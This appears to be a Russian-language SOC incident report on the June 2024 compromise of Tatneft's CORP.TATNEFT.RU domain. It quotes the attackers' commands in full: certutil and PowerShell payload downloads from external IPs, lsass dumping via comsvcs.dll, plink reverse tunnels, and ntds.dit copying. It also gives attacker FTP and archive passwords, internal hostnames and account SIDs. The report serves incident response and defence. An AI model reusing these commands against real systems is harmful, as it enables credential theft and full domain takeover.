INNOSTAGE

АНАЛИТИЧЕСКАЯ СПРАВКА
ПАО «ТАТНЕФТЬ»
РАССЛЕДОВАНИЕ КОМПРОМЕТАЦИИ ДОМЕНА «CORP.TATNEFT.RU»

СОДЕРЖАНИЕ

Введение 3
Итоги расследования инцидента ИБ 4
Хронология атаки 7
Рекомендации 15
Приложение 1 16

Введение

26.06.2024 в 00:57 (здесь и далее указывается московское время) специалистами SOC «CyberART» были направлены сведения о подозрении на инцидент «SOC:ИИБ0323535» (Несанкционированный процесс резервного копирования базы Active Directory).

Было выявлено:

1. На контроллере домена dc02.corp.tatneft.ru (10.240.4.251) зафиксирован процесс резервного копирования базы «Active Directory». Выполняемая команда: *"C:\Windows\system32\cmd.exe /Q /c echo C:\Windows\system32\cmd.exe /C copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy121\Windows\NTDS\ntds.dit C:\Windows\Temp\ZzMxDEBX.tmp ^> C:\Windows\Temp__output > C:\Windows\TEMP\execute.bat & C:\Windows\system32\cmd.exe /Q /c C:\Windows\TEMP\execute.bat & del C:\Windows\TEMP\execute.bat"*

2. Анализ командной строки показал, что данные события могут указывать на получение злоумышленником полного доступа к каталогу «Active Directory» и предшествовавшей этому компрометацию привилегированной доменной учётной записи.

3. Действие выполнялось под системной учетной записью «NT AUTHORITY\SYSTEM».

Специалистами SOC «CyberART» были предоставлены оперативные рекомендации по сетевой изоляции хоста и минимизации рисков компрометации домена «Active Directory».

Итоги расследования инцидента ИБ

В ходе анализа инцидента **подтверждена** полная компрометация домена Active Directory «CORP.TATNEFT.RU».

В процессе развития атаки были скомпрометированы 3 доменных хоста под управлением ОС Windows и 3 привилегированные учётные записи (УЗ).

Затронутые (пострадавшие) хосты:

- 1ctcloudapp.corp.tatneft.ru (10.240.5.251)
- 1ctclouddb.corp.tatneft.ru (10.240.5.252)
- dc02.corp.tatneft.ru (10.240.4.251)

Затронутые учётные записи:

Account	SID
1CTCLOUDAPP\usr1cv8	S-1-5-21-3660452892-1350730482-1334754200-1003
hq.tatneft.ru\nurtdinovIA	S-1-5-21-408612724-910899225-950668955-10571
corp.tatneft.ru\veeam	S-1-5-21-2437573675-1355458592-469876969-1887

Началом атаки считается время 24.06.2024 13:37 – первое зафиксированное событие выполнения нелегитимных команд на хосте «1ctcloudapp.corp.tatneft.ru» (10.240.5.251).

26.06.2024 00:23 последнее зафиксированное событие выполнения нелегитимных команд на контроллере домена «dc02.corp.tatneft.ru» (10.240.4.251).

Время атаки от первоначального проникновения в ИТ-инфраструктуру и до последних зафиксированных действий злоумышленников на контроллере домена «dc02.corp.tatneft.ru» составило 34 часа 46 минут.

За указанный временной период специалистами SOC «CyberART» было направлено 15 карточек с подозрением на инцидент (список индикаторов компьютерного инцидента приведён в «Приложение 1»).

Ниже указаны все интервалы злонамеренной активности с разбивкой по затронутым активам:

1ctcloudapp.corp.tatneft.ru (10.240.5.251): вредоносная активность происходила в период 24.06.2024 13:37 - 26.06.2024 00:23 (последние зафиксированные действия злоумышленников).

1ctclouddb.corp.tatneft.ru (10.240.5.252): вредоносная активность происходила в период 25.06.2024 22:56 - 25.06.2024 23:05.


dc02.corp.tatneft.ru (10.240.4.251): вредоносная активность происходила в период 25.06.2024 23:48 - 26.06.2024 00:23.

Предположительно первоначальный вектор атаки заключался в эксплуатации уязвимости прикладного программного обеспечения в службе веб-сервера «1ctcloudapp.corp.tatneft.ru» (ресурс опубликован во внешнюю сеть Интернет по адресу «https://tcloud.tatneft.ru/»), либо наличие ошибки в конфигурации служб веб-сервера, которая позволяет потенциальному злоумышленнику удалённо выполнять произвольный (вредоносный) код.

В процессе развития атаки потенциальные злоумышленники дважды выполняли дамп (копирование целевого объекта) процесса «lsass.exe» (на двух серверах «1С») и тем самым на каждом следующем шаге получали всё более высокие привилегии в домене:

1ctcloudapp\usr1cv8 -> hq.tatneft.ru\nurtdinovIA -> corp.tatneft.ru\veeam

Учётная запись «corp.tatneft.ru\veeam» является членом привилегированной доменной группы «Domain Admins»: члены группы имеют максимальные привилегии в домене «CORP.TATNEFT.RU».



Контроль злоумышленниками над УЗ «corp.tatneft.ru\veeam» привёл к полной компрометация домена Active Directory «CORP.TATNEFT.RU».

По результатам анализа инцидента ИБ можно отметить ключевые факторы, которые привели к компрометации домена:

- Ресурс «1ctcloudapp.corp.tatneft.ru» не был заведён за корпоративное средство защиты «Web Application Firewall» - PTAF имеет возможность блокировать или выявлять на ранней стадии различные вектора атак на веб-сервисы.
- Отсутствие или некорректная работа корпоративного средства АВПО на затронутых в инциденте хостах - Kaspersky Endpoint Security имеет встроенный модуль защиты критичных процессов ОС Windows, в том числе процесса «lsass.exe» (KES блокирует попытки дампа).
- Недостаточная защита привилегированных доменных УЗ – ни один член группы «Domain Admins» не защищён механизмом «Protected Users» или иными компенсирующими мерами (запрет на делегирование УЗ, использование только шифрования AES для Kerberos-билетов, использование концепции «Privileged Access Workstation» и т.д.).

Хронология атаки

1ctcloudapp.corp.tatneft.ru

Активность на хосте «1ctcloudapp.corp.tatneft.ru» происходила в период: 24.06.2024 13:37 (первое зафиксированное событие выполнения нелегитимных команд) – 26.06.2024 00:23 (последнее зафиксированное событие выполнения нелегитимных команд).

Все команды на хосте выполнялись от имени учетных записей «1CTCLOUDAPP\usr1cv8» (локальная УЗ) и «hq.tatneft.ru\nurtdinovIA».

Ниже приведена хронология ключевых событий.

24.06.2024 в период с 13:37 – 16:45 от имени пользователя «1CTCLOUDAPP\usr1cv8» потенциальные злоумышленники проводят локальную разведку хоста.

В указанный период было зафиксировано выполнение следующих команд:

- «whoami.exe» (информация о текущем пользователе)
- «dir» (отображает список папок и файлов в целевой директории)
- «type» (вывод на экран содержимого целевого текстового файла)
- «ipconfig» (информация о текущих сетевых настройках хоста)
- «Get-ChildItem» (PowerShell-командлет отображает список папок и файлов в целевой директории)
- «tasklist» (информация о запущенных процессах)

24.06.2024 14:33 от имени пользователя «1CTCLOUDAPP\usr1cv8» зафиксирован запуск «cmd.exe» для загрузки полезной нагрузки с внешнего ресурса:

"C:\Windows\system32\cmd.exe" /c certutil.exe -urlcache -split -f "http://94.198.216[.]204:13452/re.exe" C:\Program Files\1cv8\utils.exe

> C:\Users\USR1CV8\AppData\Local\Temp\v8_8A48_86.txt

Сетевое взаимодействие с внешним IP-адресом 94.198.216[.]204 было заблокировано на периметровом межсетевом экране ранее (17.06.2024 20:48).

24.06.2024 15:28 от имени пользователя «1CTCLOUDAPP\usr1cv8» была успешная загрузка контента с помощью PowerShell.

Выполняемая команда: *powershell -command "& {iwr http://45.8.99[.]122:8989/re.exe -OutFile 'C:\Program Files\1cv8\utils.exe'}"*.

24.06.2024 15:56 специалистами SOC «CyberART» был создан запрос на блокировку сетевых соединений с адресом 45.8.99[.]122. Блокировка была выполнена 24.06.2024 18:44 (через 2 часа 48 минут после запроса блокировки).

24.06.2024 16:43 атакующие от имени пользователя «1CTCLOUDAPP\usr1cv8» выполнили загрузку контента с помощью PowerShell.

Выполняемая команда: *powershell -command "& {iwr http://5.23.54[.]227:8080/mask.exe -OutFile 'E:\123\mask.exe'}"*.

Блокировка IP-адреса «5.23.54[.]227» была выполнена 24.06.2024 18:44 (через 1 час 40 минут после запроса блокировки).

24.06.2024 16:45 от имени пользователя «1CTCLOUDAPP\usr1cv8» выполнен запуск встроенной в ОС Windows утилиты «rundll32.exe» (компонент операционной системы Windows, который используется для запуска динамических библиотек «DLL»).

Выполняемая команда: *C:\Windows\system32\rundll32.exe C:\Windows\System32\comsvcs.dll MiniDump 812 1c2024.logs full.*


Данное событие свидетельствует о получении дампа памяти процесса «lsass.exe».

Local Security Authority Subsystem Service (LSASS) - критичная служба операционной системы Windows, отвечающая за авторизацию пользователей.

Процесс «lsass.exe» содержит чувствительную информацию, в том числе «логин/хэш-пароля/пароль» всех пользователей, имеющих активную сессию на хосте.

Объект «1c2024.logs» (файл дампа) был помещён в зашифрованный архив «1clogs.7z» (был установлен пароль: FAyAi4OfSL09NLm) и при помощи встроенной в ОС Windows утилиты «C:\Windows\system32\ftp.exe» отправлен на контролируемый злоумышленниками FTP-сервер (5.23.54[.]227:21).


Для доступа к FTP-серверу использовались следующие учётные данные (получены специалистами SOC «CyberART» из журналов событий NAD): *vlad\GQrVOARRRIxj*



24.06.2024 17:49 (через 22 минуты после уведомления об инциденте «SOC:ИИБ0323008») специалисты SOC «CyberART» направили инструкцию и необходимый инструментарий по сбору перечня аккаунтов, хэши паролей которых могли получить злоумышленники.

По результатам было выявлено что в момент дампа процесса «lsass.exe» на хосте была активная сессия доменного пользователя «hq.tatneft.ru\nurtdinovIA».

Учётные данные пользователя (в том числе NTLM-хэш) содержались в дампе «lsass»:



Данный пользователь имеет права локального администратора на серверах «1С», в том числе на 1ctclouddb.corp.tatneft.ru (10.240.5.252).

Рекомендации о смене пароля из предоставленной специалистами SOC «CyberART» инструкции специалистами ПАО «Татнефть» **выполнены не были**. Последняя смена пароля УЗ «hq.tatneft.ru\nurtdinovIA» зафиксирована 09.02.2024.

Данный факт в последствии привёл к компрометации хоста «1ctclouddb.corp.tatneft.ru».

25.06.2024 13:41 от имени пользователя «1CTCLOUDAPP\usr1cv8» зафиксирована успешная загрузка контента с помощью PowerShell.

Выполняемая команда: *powershell -command "& {iwr http://80.90.185[.]130:6060/plink.exe -OutFile 'C:\Windows\Temp\plink.exe'}"*.

Объект «C:\Windows\Temp\plink.exe» **не был оперативно удален** специалистами ПАО «Татнефть». Все дальнейшие команды на хосте выполнялись через «plink.exe» (выступал в роли «родительского» процесса).

«plink.exe» — это легитимный инструмент подключения с использованием командной строки, аналогичный «ssh».

Потенциальные злоумышленники использовали его для построения «туннеля» с дальнейшим проксированием трафика и удалённого выполнения команд.

Блокировка IP-адреса «80.90.185[.]130» была выполнена 25.06.2024 14:38 (через 1 час 1 минуту после запроса блокировки).

25.06.2024 14:47 от имени пользователя «hq.tatneft.ru\nurtdinovIA» был выполнен запуск встроенной в ОС Windows утилиты «nslookup.exe» для получения сведений о домене, включая перечень и IP-адреса контроллеров домена.

Выполняемая команда: *nslookup -type=srv _kerberos._tcp.corp.tatneft.ru*.

25.06.2024 14:50 от имени пользователя «hq.tatneft.ru\nurtdinovIA» зафиксировано выполнение команд «проксирования» (установка сетевого соединения) с внешним IP-адресом «185.233.187[.]175».

Выполняемая команда: *"C:\Windows\system32\cmd.exe" /c echo 'y' | C:\Windows\Temp\plink.exe -ssh -l pivot -pw GQrVOARRRIxj -N -R 127.0.0.1:33060:127.0.0.1:5985 185.233.187[.]175 > C:\Users\USR1CV8\AppData\Local\Temp\v8_94_105.txt.*

Блокировка IP-адреса «185.233.187[.]175» была выполнена 25.06.2024 16:41 (через 53 минуты после запроса блокировки).

25.06.2024 17:15 от имени пользователя «hq.tatneft.ru\nurtdinovIA» зафиксировано выполнение команд «проксирования» (установка сетевого соединения) с внешним IP-адресом «81.200.152[.]82».

Выполняемая команда: *"C:\Windows\system32\cmd.exe" /c echo 'y' | C:\Windows\Temp\plink.exe -ssh -l pivot -pw GQrVOARRRIxj -N -R 127.0.0.1:33060:127.0.0.1:5985 81.200.152[.]82 > C:\Users\USR1CV8\AppData\Local\Temp\v8_B5EA_2ae.txt*

Блокировка IP-адреса «81.200.152[.]82» была выполнена 25.06.2024 18:12 (через 43 минуты после запроса блокировки).

25.06.2024 23:30 от имени пользователя «hq.tatneft.ru\nurtdinovIA» зафиксировано выполнение команд «проксирования» (установка сетевого соединения) с внешним IP-адресом «185.154.192[.]244».

Выполняемая команда: *"C:\Windows\Temp\plink.exe" -ssh -l pivot -pw GQrVOARRRIxj -N -R 127.0.0.1:888:10.240.5.235:88 185.154.192[.]244*

Блокировка IP-адреса «185.154.192[.]244» была выполнена 26.06.2024 01:34 (через 1 час 22 минуты после запроса блокировки).

1ctclouddb.corp.tatneft.ru

Активность на хосте «1ctclouddb.corp.tatneft.ru» происходила в период: 25.06.2024 22:56 (первое зафиксированное событие выполнения нелегитимных команд) – 25.06.2024 23:05 (последнее зафиксированное событие выполнения нелегитимных команд).

25.06.2024 22:57 пользователем «hq.tatneft.ru\nurtdinovIA» выполнен удалённый дамп учётных данных с помощью утилиты «SecretsDump» из набора инструментов «Impacket».

«SecretsDump» - утилита позволяющая получить закэшированные учетные данные (логин и хэш пароля) с удаленного хоста, без запуска на нем каких-либо агентов.

Хост-инициатор: 1ctcloudapp.corp.tatneft.ru (10.240.5.251).

25.06.2024 22:58 пользователем «hq.tatneft.ru\nurtdinovIA» выполнен запрос параметров работы процесса «lsass.exe» с помощью встроенного инструмента ОС Windows «tasklist.exe» (информация о запущенных процессах).

Командная строка: *tasklist /fi "Imagename eq lsass.exe"*.

В результате выполнения команды потенциальные злоумышленники получили «PID» процесса «lsass.exe» (808), который необходим для последующего выполнения дампа.

25.06.2024 22:58 пользователем «hq.tatneft.ru\nurtdinovIA» выполнен дамп памяти процесса «lsass.exe» с использованием инструмента из перечня «LOLBAS» (для достижения результата атакующие используют только встроенный в операционные системы инструментарий, не прибегая к загрузке на целевые хосты специализированного ВПО).

Выполняемая команда: *rundll32.exe C:\windows\System32\comsvcs.dll, #+000024 808 \Windows\Temp\7Xpks2G.db full*.

ВАЖНО: на затронутых в инциденте серверах «1ctcloudapp.corp.tatneft.ru» и «1ctclouddb.corp.tatneft.ru» **не было развернуто корпоративное средство АВПО** (KES).

Вследствие чего появляется возможность успешного дампа памяти процесса «lsass.exe».

Kaspersky Endpoint Security имеет встроенный модуль защиты критичных процессов ОС Windows, в том числе процесса «lsass.exe» (KES блокирует попытки дампа).

dc02.corp.tatneft.ru

Активность на хосте «dc02.corp.tatneft.ru» происходила в период: 25.06.2024 23:48 (первое зафиксированное событие негативного воздействия) – 26.06.2024 00:23 (последнее зафиксированное событие выполнения нелегитимных команд).

25.06.2024 23:48 на контроллере домена «dc02.corp.tatneft.ru» зафиксирована атака «Kerberoasting» выполненная от имени пользователя «corp.tatneft.ru\veeam», которая заключается в запросе TGS-билетов с нестойким шифрованием для сервисных аккаунтов.

Целевые учётные записи:

- sqlarmits
- svc-whereoil
- 1cbdsql
- 1cbdsql2019
- svc-usr1cv8
- linux21cv8
- linux1cv8
- pbi_as_dev
- pbi_rs_dev
- pbi_sql
- pbi_sql_dev
- pbi_as
- pbi_mds
- pbi_rs
- upadmin
- sccm-sqlservice

Хост-источник запросов: 1ctcloudapp.corp.tatneft.ru (10.240.5.251)

26.06.2024 00:22 пользователь «corp.tatneft.ru\veeam» осуществил успешный сетевой вход (Event ID 4624, Logon Type 3) по протоколу «NTLM» на контроллер домена «dc02.corp.tatneft.ru».

Хост-инициатор входа: 1ctcloudapp.corp.tatneft.ru (10.240.5.251)

26.06.2024 00:22 от имени «NT AUTHORITY\SYSTEM» (S-1-5-18) выполнен дамп (копирование целевого объекта) базы данных «ntds.dit», а также веток реестра «SECURITY» и «SYSTEM», посредством встроенного механизма резервного копирования «Volume Shadow copy Service» (VSS).

Данная операция выполняется от системной учётной записи (SYSTEM), так как все связанные процессы запускаются в качестве служб (Service Control Manager, Remote Registry, VSS).

Для выполнения команды, указанной ниже (а также всех связанных с ней, но не перечисленных в отчёте, в связи с большим количеством), атакующие использовали «SecretsDump» из набора инструментов «Impacket».

Командная строка: *C:\Windows\system32\cmd.exe /Q /c echo C:\Windows\system32\cmd.exe /C copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy121\Windows\NTDS\ntds.dit C:\Windows\Temp\ZzMxDEBX.tmp ^> C:\Windows\Temp__output > C:\Windows\TEMP\execute.bat & C:\Windows\system32\cmd.exe /Q /c C:\Windows\TEMP\execute.bat & del C:\Windows\TEMP\execute.bat.*

Выполненная команда несёт прямое негативное воздействие на ИТ-инфраструктуру – получение злоумышленниками данных обо всех пользователей домена и хэшах их паролей (возможность подбора паролей в комфортных условиях), получение данных о структуре ИТ-инфраструктуры, получение возможности длительного закрепления в ИТ-инфраструктуре.

26.06.2024 00:22 пользователь «corp.tatneft.ru\veeam» с хоста «1ctcloudapp.corp.tatneft.ru» получил сетевой доступ по протоколу «SMB» к объекту «C:\Windows\Temp\ZzMxDEBX.tmp» на узле «dc02.corp.tatneft.ru».

Файл «ZzMxDEBX.tmp» является копией базы «ntds.dit».

ntds.dit - зашифрованная база данных, так называемый «Глобальный Каталог» (Global Catalog), который присутствует только на контроллерах домена и содержит информацию о всех объектах домена «Active Directory», таких как пользователи, компьютеры, группы безопасности и т.д.

Что бы расшифровать содержимое базы необходимы ключи «SysKey» (BootKey), которые хранятся в реестре в разделах «SECURITY» и «SYSTEM». Указанные ключи также были скопированы атакующими («SecretsDump» выполняет данную операцию в автоматическом режиме).

События зафиксированные 26.06.2024 00:22 – 00:23 на контроллере домена «dc02.corp.tatneft.ru» подтверждают факт полной компрометации домена Active Directory «CORP.TATNEFT.RU».

Рекомендации

1. Выполнить «Оперативные рекомендации» по минимизации негативного воздействия инцидента ИБ согласно инструкции «Рекомендации при компрометации домена».
2. Завести веб-ресурс «https://tcloud.tatneft.ru/» за PTAF.
3. На всех пострадавших в инциденте хостах установить/восстановить работу корпоративного средства АВПО «Kaspersky Endpoint Security».
4. Выстроить план по реализации шагов повышения уровня защищённости ИТ-инфраструктуры, указанных в части «Общие рекомендации» инструкции «Рекомендации при компрометации домена».

Приложение 1

В период 24.06.2024 13:37 - 26.06.2024 00:23 специалистами SOC «CyberART» было направлено 15 карточек с подозрением на инцидент:

Дата и время уведомления	Идентификатор инцидента	Наименование инцидента
24/06/2024 14:52:08	SOC:ИИБ0322950	Скачивание файлов из Интернета с помощью встроенных утилит Windows
24/06/2024 15:31:29	SOC:ИИБ0322974	Скачивание файлов из Интернета с помощью PowerShell
24/06/2024 16:19:35	SOC:ИИБ0322991	Скачивание файлов из Интернета с помощью PowerShell
24/06/2024 17:27:53	SOC:ИИБ0323008	Несанкционированный доступ к процессу lsass.exe
25/06/2024 13:21:38	SOC:ИИБ0323305	Скачивание файлов из Интернета с помощью PowerShell
25/06/2024 23:27:18	SOC:ИИБ0323503	Поиск процесса LSASS
25/06/2024 23:18:10	SOC:ИИБ0323505	Использование инструмента SecretsDump (Remote Passwords Dump)
25/06/2024 23:20:26	SOC:ИИБ0323506	Запуск Hacktools
25/06/2024 23:59:10	SOC:ИИБ0323517	Сканирование ресурсов
26/06/2024 00:17:06	SOC:ИИБ0323518	Удаленное выполнение команд через Powershell
26/06/2024 00:28:38	SOC:ИИБ0323520	Атака Kerberoasting
26/06/2024 00:38:35	SOC:ИИБ0323534	Запуск Hacktools
26/06/2024 00:57:28	SOC:ИИБ0323535	Несанкционированный процесс резервного копирования базы Active Directory
26/06/2024 01:01:45	SOC:ИИБ0323536	Потенциальная активность вируса-шифровальщика
26/06/2024 00:38:16	SOC:ИИБ0323537	Использование инструмента

		SecretsDump (Remote Passwords Dump)